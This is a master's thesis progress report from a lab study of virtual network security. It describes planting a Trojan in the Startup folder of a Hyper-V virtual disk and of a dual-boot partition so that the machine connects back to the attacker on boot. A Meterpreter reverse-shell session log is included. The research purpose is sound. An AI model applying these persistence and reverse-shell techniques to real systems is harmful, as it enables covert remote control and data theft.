Master Thesis - Security Aspects in Virtual Networks

SITREP 13

Laurent De Wilde
Master of Science in the Applied Computer Science
Vrije Universiteit Brussel

April 6, 2015

Work done

This is an overview of the work performed in the past week:

- Hacked the virtual disk (vhdx) of a Hyper-V VM and placed a Trojan in the Startup folder, such that the Trojan connects to the attacker's computer and sets up a session with it, so that the attacker can easily obtain network information, execute programs and browse through files.
- Placed a Trojan in the partition of the other OS of the dualboot system (from the first OS) and managed to start the Trojan when this other OS started up.

First of all, it appears that one can just mount a virtual hard disk with Windows Explorer, after which the disk partitions (including the "System Reserved" and the normal data partitions) appear in the Explorer window. Access is possible just by browsing the directories. We assume that a hacker has attacked the Hyper-V host and has root access to the system.



Figure 1: Mounting the virtual hard disk in Windows Server 2012 R2 using Windows Explorer ...



Figure 2: . . . after which the partitions become visible (browseable).

However, I discovered that once the VM has been started again, no access to the hard drive in Windows Explorer is possible anymore. So I created a Trojan Horse on my computer that I inserted into the hard drive of the compromised VM and that automatically connects to the computer of the attacker (my computer) once the VM has booted without the user being aware of it, after which I can browse files, see the network configuration etc etc . . . .
This way, permanent access to the compromised VM is possible.



Figure 3: Creation of the malicious Trojan.



Figure 4: Transferred the Trojan to the host by means of a shared folder.



Figure 5: Once the VM has started, it connects automatically to my computer and I can browse the files, even when the hard drive is in use and not mountable anymore in Windows Explorer.



Figure 6: An example of the directory listing of the compromised VM.

I showed that it is possible to break into a virtual hard disk and insert some virusses or trojans to infect a virtual machine trough the host.

Place a virus on the other dualboot system

Using "Dualboot2", I managed to place a Trojan on "Dualboot1". When "Dualboot1" was started again, the Trojan was started as well and connected to the attacker's computer (my computer) as shown in the figures. The two dualboot systems are both Windows 7 Professional x64 editions. This is just an example, any other virus could be used. It is just to show that this is indeed possible.



Figure 7: The two disks of the two OS's visible in Windows Explorer.

The Trojan is placed in the Startup folder and will be executed when the OS boots.



Figure 8: The trojan is inserted in the other OS of the dualboot system.

With the Trojan connected to our computer, we can now browse files, etc etc ....

```
[*] Started reverse handler on 192.168.1.52:4444
[*] Starting the payload handler...
[*] Sending stage (770048 bytes) to 192.168.1.101
[*] Meterpreter session 1 opened (192.168.1.52:4444 -> 192.168.1.101:49211) at 2
015-04-04 12:20:56 +0200

meterpreter > shell
Process 3588 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Laurent De Wilde\Desktop>exit
```

Figure 9: The Trojan has connected to our computer.

Planning

- Investigate the problem with the broken Hard disk drive on the pizza server.
- More in-depth break-out testing from a VM to the Hyper-V host.

Problems

Issues

Assistance